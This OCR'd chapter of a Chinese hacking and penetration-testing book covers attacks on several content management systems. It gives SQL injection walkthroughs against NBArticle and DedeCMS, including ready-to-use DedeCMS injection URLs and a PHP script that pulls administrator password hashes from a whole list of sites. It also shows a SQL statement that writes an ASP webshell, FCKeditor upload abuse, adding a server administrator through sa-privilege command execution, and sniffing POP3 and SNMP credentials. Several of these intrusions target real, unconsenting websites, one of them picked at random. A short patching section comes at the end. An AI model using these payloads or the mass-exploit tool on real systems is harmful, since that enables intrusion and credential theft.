


图 5-6　扫描漏洞

5.2.2　SQL 注入测试

在进行 SQL 注入测试前，需要尽可能多地收集目标所使用系统的信息。通过探测和查看网页源代码，获知该系统使用 NBArticle。下载 NBArticle 的两个版本，对其数据库进行分析和研究，该 CMS 系统管理员表名为 NB_Master，然后将该表名和表字段添加到 WebCruiser 的系统设置中。

在漏洞扫描中，选中存在 SQL 注入点的记录，然后进行 SQL 注入测试。SQL 注入测试与其他的 SQL 注入测试步骤相同，先猜测数据库，然后猜测表，再猜测表列名，最后猜测数据。如图 5-7 所示，直接获取了数据库中管理员的密码。




图 5-7　获取数据

技巧

（1）由于已经知道该系统采用 Access，因此，在进行 SQL 注入测试时，将数据库的类型直接设置为 Access 即可。

（2）在扫描出漏洞后，可以先在浏览器中进行 SQL 注入测试，以判断数据库的类型。虽然 WebCruiser 可以自动扫描出数据库的类型，但效果不是特别好，软件有时会长时间没有反应。

5.2.3　进入后台

获取的密码值为 16 位的 cmd5 加密值。将该值放入 cmd5.com 和 xmd5.com 中进行破解，由于密码设置不是很复杂，所以能免费查到。NBArticle 的后台地址为 http://www.xxx.org/manger/index.html，

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

打开后台地址后输入管理员的账号和密码，成功进入后台，如图 5-8 所示。虽然成功进入后台，但该管理界面中未提供上传功能，因为目标网站对代码进行过修改，所以有些功能无法使用。




图 5-8　进入后台

5.2.4　获取 WebShell

在后台中，虽然有数据库备份，但无法获取数据库的真实地址，因此无法进行备份，也就是说，无法通过一句话木马进行数据库备份。但是，在高级管理中提供了 SQL 语句直接执行功能，如果知道网站的真实路径，那么可以通过执行 SQL 语句直接生成一句话木马。通过分析发现，后台首页提供了服务器信息，如图 5-9 所示，直接获取了网站后台的真实地址。




图 5-9　获取网站真实路径

5.2.5　导入 Shell 到网站根目录

如图 5-10 所示，在 SQL 中输入语句“SELECT '<%execute request("a")%>' into [NB_master] in 'd:\wwwroot\x.asp;a.xls' 'excel 8.0;' from NB_Master”并执行，即可获得一句话后门。

注意

NB_Mater 必须是 CMS 系统中真实存在的表，否则无法执行成功。

使用“中国菜刀”进行一句话木马测试，如图 5-11 所示，可成功获得该网站的 WebShell 权限。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 5-10　执行 SQL 语句获取 WebShell




图 5-11　获取 WebShell

5.2.6　上传大马进行控制

在“中国菜刀”中直接上传一个 ASP.NET 的 WebShell 并运行，如图 5-12 所示，通过该 WebShell 查看数据库及系统配置等信息。




图 5-12　进一步收集信息

由于该网站的权限配置很严格，通过多种提权工具均不能获得系统管理员权限，所以只能放弃。至此，对该目标的渗透结束。

5.3　DedeCMS 全版本 SQL 注入漏洞利用代码及工具

DedeCMS（即“织梦”，http://www.dedecms.com/）是目前著名的网站内容管理之一，以简单、实用、开源闻名，是国内最知名的 PHP 开源网站管理系统，也是用户最多的 PHP 类 CMS 系统。近日，网友在 DedeCMS 中发现了全版本的 SQL 注入漏洞，目前官方最新版已修复该漏洞。针对该漏洞，网友给出了好几个版本，下面就对这个漏洞的利用和实战等进行讨论和分析。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

5.3.1 漏洞分析

我们对该漏洞进行分析。

1. 比较漏洞文件

通过 DedeCMS 下载站点 http://updatenew.dedecms.com/base-v57/package/ 下载补丁文件 patch-v57&v57sp1-20140228.zip，阅读其更新文件说明可以知道，主要更新文件如下。

- dede/config.php：更新 Cookies 加密密码。
- include/helpers/channelunit.helper.php：禁用标签提示。
- include/uploadsafe.inc.php：可能导致 SQL 注入漏洞修复。
- member/soft_edit.php：文件上传过滤。

通过文件分析工具，对早期版本和更新的补丁进行比对，发现修改代码如下。

```
    //***** 修补后.php
        }
        //$$_key   =   $_FILES[$_key]['tmp_name']   =   str_replace("\\\\",   "\\",
$_FILES[$_key]['tmp_name']);
        $$_key = $_FILES[$_key]['tmp_name'] = $_FILES[$_key]['tmp_name'];
        ${$_key.'_name'} = $_FILES[$_key]['name'];
    //***** 修补前.PHP
        }
        $$_key   =   $_FILES[$_key]['tmp_name']   =   str_replace("\\\\",   "\\",
$_FILES[$_key]['tmp_name']);
        //吧$_FILES[$_key]['tmp_name']里面的\\\\替换为\\
        ${$_key.'_name'} = $_FILES[$_key]['name'];
```

2. 漏洞利用分析

str_replace 替换是本次出现 SQL 注入的关键，但 $_FILES[$_key]['tmp_name'] 是 PHP 系统生成的随机变量，默认不可控。结合“include/common.inc.php”文件中的代码，只要变量名不包含“cfg”、“_GLOBALS”、“_GET”、“_POST”、“_COOKIE”即可。利用上面的代码，可以覆盖 $_FILES，同时利用代码“$$_key = $_FILES[$_key]['tmp_name'] = str_replace("\\\\", "\\", $_FILES[$_key]['tmp_name']);”。

3. 漏洞利用代码

可利用代码 1

```
    plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\'    or   mid=@`\'`
/*!50000union*//*!50000select*/1,2,3,(select
CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`
limit+0,1),5,6,7,8,9%23@`\'`+&_FILES[type][name]=1.jpg&_FILES[type][type]=applic
ation/octet-stream&_FILES[type][size]=6873
```

可利用代码 2

```
    plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][
type]&_FILES[type][tmp_name]=aa\'and+char(@`'`)+/*!50000Union*/+/*!50000SeLect*/
+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9 from `%23@__admin`%23
```


非卖品，仅供非商业用途或交流学习使用

可利用代码 3

```
plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\\%27%20or%20mid=@`\
\%27`%20/*!50000union*//*!50000select*/1,2,3,(select%20CONCAT(0x7c,userid,0x7c,p
wd)+from+`%23@__admin`%20limit+0,1),5,6,7,8,9%23@`\\%27`+&_FILES[type][name]=1.j
pg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=4294
```

可利用代码 4

```
plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\'
  or mid=@`\'` /*!50000union*//*!50000select*/1,2,3,(select
CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`
limit+0,1),5,6,7,8,9%23@`\'`+&_FILES[type][name]=1.jpg&_FILES[type]
 [type]=application/octet-stream&_FILES[type][size]=111
```

还有网友根据漏洞利用方式开发出来一款漏洞利用工具，将网站地址输入利用工具，就可以获取管理员的密码，实际使用效果如图 5-13 所示。该工具仅对漏洞中的特定情况进行利用，对某些实际存在的漏洞则无法利用，且只能获取一个账号信息。




图 5-13　DedeCMS SQL 注入漏洞利用工具

4. 利用方式探讨

对 DedeCMS 而言，只要获取了最高管理员权限，就可以通过文件管理器快捷、方便地获取 WebShell，也即通过新建文件或者编辑 PHP 文件均可获取 WebShell。但是，DedeCMS 在安装时默认的后台管理地址为“http://www.somesite.com/dede”，实际安装过程中，处于对安全性的考虑，一般会修改默认后台，因此，即使获取了管理员密码，也可能无法获取网站权限。

本次漏洞利用思路如下。

- 通过 Google 搜索获取 DedeCMS 后台地址。
- 通过 recommend.php 页面进行 SQL 注入，获取管理密码。
- 登录后台，获取 WebShell。

5.3.2　漏洞利用实例

下面给出改漏洞的一个利用实例。

01　利用 Google 搜索 DedeCMS 标识

在 Google 浏览器中搜索“Powered by DedeCMSV57_GBK_SP1 © 2004-2011 DesDev Inc.”，如图 5-14 所示，获取了 49 条搜索记录。在使用 Google 进行搜索时，可以设置显示结果为 100，以便对结果进行整理。

02　手动获取管理员密码

在搜索结果中随机选择一个网站地址，打开网站后，在其网站地址后面加入“/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\%27and+char(@`%27`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,group_concat(userid,0x23,pwd),5,6,7,8,9%20from%20`%23@__admin`%23”，可获取管理员的账号和密码信息，如图 5-15 所示。

非卖品，仅供非商业用途或交流学习使用

图 5-14　利用 Google 搜索 DedeCMS 标识

图 5-15　测试 SQL 注入点

03　破解管理员密码

获取了 3 组账号和密码，分别是 spider#f297a57a5a743894a0e4、3dsk#eed756463edea1f021db、admina#f297a57a5a743894a0e4（“#”为后为密码）。去掉前三位和最后一位，获取的字符串即为 MD5 密码。例如，用户 spider 的密码为 7a57a5a743894a0e；用户 admina 的密码为 7a57a5a743894a0e，破解后密码为“admin”。如图 5-16 所示，复杂密码可以在 cmd5.com 网站查询。




图 5-16　破解管理员密码

04　登录后台并获取 WebShell

找到后台管理地址后，输入获取的管理员和密码，进入后台管理系统，获取的账号必须是最高管理员权限。依次单击“附件管理”→“文件式管理器”，如图 5-17 所示，新建一个文件，加入一句话木马并保存，即可获取一句话后门。使用“中国菜刀”对该 WebShell 进行测试，如图 5-18 所示，顺利获取该网站的 WebShell。

图 5-17　插入一句话后门




图 5-18　获取 WebShell

05　批量获取管理员密码

网友“Sunshie”编写了一个 DedeCMS 漏洞批量利用工具，其源代码如下。

```
<?php
print_r(
"
+-------------------------------------+
DEDECMS 批量利用工具
By :Sunshie
Usage: $argv[0] Filename
Example: php.exe $argv[0] url.txt
url.txt 是你采集的网址文件!
+-------------------------------------+
\r\n\r\n\r\n"
);
$filename=$argv[1];
if(!file_exists($filename)) echo "o(╯□╰)o 你采集的文件呢? \r\n";
$conts = file_get_contents($filename);
$arrConts = explode("\n",$conts);
$arrConts=str_replace(" ","",$arrConts);
$arrConts=str_replace("\r","",$arrConts);
$arrConts=str_replace("\n","",$arrConts);
//print_r($arrConts );
for($i=0;isset($arrConts[$i]);$i++){
echo fuckdede($arrConts[$i]);
}
function fuckdede($sb){
$sb=str_replace("http://","",$sb);
$expp="http://".$sb."/plus/recommend.php?aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@`'`)+/*!50000Union*/+/*!50000SeLect*/+1,2,3,concat(0x3C6162633E,group_concat(0x7C,userid,0x3a,pwd,0x7C),0x3C2F6162633E),5,6,7,8,9%20from%20`%23@__admin`%23";
$exp=@file_get_contents($expp);
eregi("_<abc>(.*)</abc>_", $exp, $arr);
$exploit=str_replace("_<abc>", "==fuck", $arr[0]);
$exploit=str_replace("</abc>_", "fuck==", $exploit);
return "网址:".$sb."注入结果 : ".$exploit."\r\n--------------------------\r \n";
}
?>
```

利用方法为：通过网络搜集 DedeCMS 网站的网址，将网址整理到 url.txt 文件中，然后执行命令“php dedecms url.txt”，即可获取存在漏洞的网站管理员信息，如图 5-19 所示。

图 5-19　批量获取管理员密码

5.3.3 漏洞修复方法探讨

关于漏洞修复，笔者认为有以下几个方法。

- 将升级程序到最新版本。下载最新补丁进行更新是最快捷的方法。补丁下载地址为 http://updatenew.dedecms.com/base-v57/package/。
- 隐藏后台登录地址，对后台地址进行变异性更改，如“decms_2013_tx_fx_x”，目的是使攻击者无法通过猜测和扫描获取后台登录地址。
- 设置高强度的密码，将最高权限管理员的密码设置为 15 位（大小写字母+数字+特殊字符）以上，增加破解难度。
- 加入免费安全防范软件，如在网站中加入安全宝、360 安全防护、安全狗等。
- 定期关注安全站点漏洞信息，定期对站点进行维护和检查。

参考文章

- DedeCMS 全版本通杀 SQL 注入漏洞利用代码及工具：http://www.freebuf.com/tools/27206.html
- DedeCMS recommend.php 注入：http://0day5.com/archives/1349

5.4 对某网站的一次安全检测

一个偶然的机会，笔者对某网站了进行安全渗透测试，发现该网站早就被渗透过，这也印证了——只要在互联网上，就没有不被攻击的目标。本次检测的站点在技术上面有一些特殊，主要在于思路方面，下面将整个过程与读者分享。

5.4.1 发现 SQL 注入点

在浏览器中输入网站地址 http://www.somesite.com/xqdw/show_xqdw.asp?id=280，在末尾加入一个单引号，获取以下错误提示信息。

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 '280' ' 后的引号不完整。
/xqdw/show_xqdw.asp，行 7
```

5.4.2 获取数据库信息

显然，该网站架构为“IIS+MSSQL+ASP”，该地址存在 SQL 注入漏洞。将该地址复制到 Pangolin 中进行扫描，如图 5-20 所示，成功获取数据库的基本信息。数据库为 SQL Server 2005，数据库权限为 db_owner，无法直接通过 sa 提权获取服务器权限。

5.4.3 获取管理员账号和密码

通过 Pangolin 选择默认数据库，获取管理员表，猜解管理账号和密码，获取账号和密码信息 admin#63641ad07f2bdf3e 和 ztz#53022d86c6ae8970（“#”为后为密码）。通过 cmd5.com 成功破解该账号密码，admin#tj***zh、ztz#138*******18（“#”为后为密码）。通过扫描软件获得的后台地址，系统提示无法登录，访问该地址就显示“发现一个不可以预料的错误”，如图 5-21 所示。猜测原因有两个：一个是程序存在错误；另一个是后台地址错误。




图 5-20　获取数据库等信息




图 5-21　无法登录后台地址

5.4.4　查看网站真实路径和文件名称等信息

由于存在的 SQL 注入点为 db_owner 权限，因此可以获取服务器上文件名称等信息，也即可以列目录，如图 5-22 所示，依次对 C 盘、D 盘、E 盘、F 盘等进行列目录查看，最终获取该网站运行的真实路径为“F:\wode\Tx\”。




图 5-22　获取网站真实路径

5.4.5　获取后台管理地址和权限

获取后台管理地址“http://www.somesite.com/xk_m***ge_new/xh_login.asp”，将获取的管理员用户和密码进行登录，成功进去后台，如图 5-23 所示。系统是在 oblog 上进行二次开发。通过分析后台功能，发现存在文件上传功能，但无法上传插入一句话后门的图片，如图 5-24 所示，提示有错误。

5.4.6　利用 FCKeditor 编辑器漏洞获取 WebShell

既然通过后台无法获取 WebShell，那么，我们回到 Pangolin 界面，对网站目录和文件进行分析。如图 5-25 所示，网站使用 FCKeditor 编辑器。

在浏览器地址栏中输入利用地址 http://www.somesite.com/xk_m***ge_new/fck/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp，如图 5-26 所示，先新建“1.asp”文件夹，再上传图片后门。




图 5-23　获取后台管理权限




图 5-24　无法上传图片




图 5-25　获取 FCKeditor 编辑器信息




图 5-26　上传图片后门

5.4.7　获取 WebShell 权限

通过分析真实的图片地址，如图 5-27 所示，获取 FCKeditor 编辑器上传的真实路径 http://www.somesite.com/fupload/Image。通过“中国菜刀”连接后门地址，如图 5-28 所示，成功获取 WebShell 权限。




图 5-27　获取图片的真实地址




图 5-28　获取 WebShell 权限

5.5　通过 sa 权限注入获取服务器权限

偶然获取站点 www.chinaacn.com 的 SQL 注入漏洞，且该漏洞为 sa 权限。处于研究的目的，对

该网站开展渗透测试工作。写作本节内容时，该网站已经迁移到新的服务器，且重新编写了程序，调整了网站架构。下面将整个过程进行回顾和总结，与读者分享。同时，本节还重点对 sa 权限的各种命令和提权操作进行了总结。

5.5.1　网站漏洞扫描

直接使用 JSky 漏洞扫描软件新建一个扫描任务。扫描结束后，如图 5-29 所示，该网站是采用 ASP 语言编写的，存在 3 个 SQL 注入点，且存在高危漏洞。

5.5.2　SQL 注入渗透测试

在 JSky 漏洞扫描结果中，选择“http://www.chinaacn.com:80/new_News.asp?num=15&cutnum=18&GetName=hot&classid=1”所在的注入点，并使用 Pangolin 进行 SQL 注入测试，如图 5-30 所示，获取注入点的基本信息：数据库是 MSSQL，且为 sa 权限。




图 5-29　扫描网站安全漏洞




图 5-30　SQL 注入测试

5.5.3　直接执行 DOS 系统提权命令

在 Pangolin 注入工具中，单击“Command”工具栏，如图 5-31 所示，在“Command”文本框中输入“net localgroup administrators”以查看所有管理员。在命令结果中可以看到，已经存在用户“jiaozhu”，说明该网站曾经被入侵过。在“Command”文本框中，通过命令新增一个管理员账号。

5.5.4　获取服务器权限

操作系统为 Windows 2003 Server，通过扫描发现该网站所在服务器的远程终端服务器端口为 3389，通过新增的用户账号和密码直接登录该服务器，如图 5-32 所示，成功进入该服务器，获得服务器权限。

5.5.5　查看站点管理器

打开 Internet 信息服务器（IIS）管理器，如图 5-33 所示，可以看到该服务器上托管了多个网站，猜测为虚拟主机托管。同一个 IP 地址下存在多个网站，通过渗透某个网站而获取同服务器下其他目标站点的权限，俗称“旁注”。




图 5-31　执行系统提权命令




图 5-32　获取服务器权限




图 5-33　查看其他站点的信息

5.5.6　获取 sa 账号和密码

通过 IIS 管理器获取目标站点的物理路径“D:\china-ys\china-ys\wwwroot”，通过查看 connsql.asp 文件获取 SQL 数据库连接字符串配置信息，掌握 sa 账号和密码，如图 5-34 所示。




图 5-34　获取 sa 账号和密码

5.5.7　使用 Cain 进行嗅探测试

在该计算机上安装新版本的 Cain 并进行相应配置，开始进行嗅探测试。如图 5-35 所示，获取 SNMP 管理账号和密码“link3226admin126.28”。




图 5-35　获取 SNMP 管理账号和密码

5.5.8　获取邮箱账号和密码

在密码嗅探结果中，POP3 协议下的效果不错，有 114 条记录，如图 5-36 所示，获取了邮箱账号和密码，以及 POP3 服务器的 IP 地址。在邮箱密码嗅探结果中随机抽取邮箱账号进行测试，如图 5-37 所示，可以正确登录。




图 5-36　获取 POP3 邮件账号和密码




图 5-37　测试邮件账号

5.5.9　总结与思考

- 由于 SQL 注入点为 sa 权限，因此，可以通过 Pangolin 注入工具直接执行 system 命令，在获取远程终端端口后，使用添加的账号直接登录并获取服务器权限，这是 sa 权限渗透的一种思路。
- 在获取服务器权限后，可以通过 Cain 对同服务器的 C 段 IP 地址进行嗅探，获取邮箱等账号和密码信息。主要目标无法渗透的情况下，可以渗透同网段的服务器。在获取同网段服务器

权限的情况下，对目标服务器进行定向嗅探，有时会有意想不到的收获。

- sa 权限直接添加账号有 3 种情况：SQL Server 2000 可以直接执行命令；SQL Server 2005 需要恢复 xp_cmdshell 存储过程；SQL Server 2008 直接禁用了提权权限。
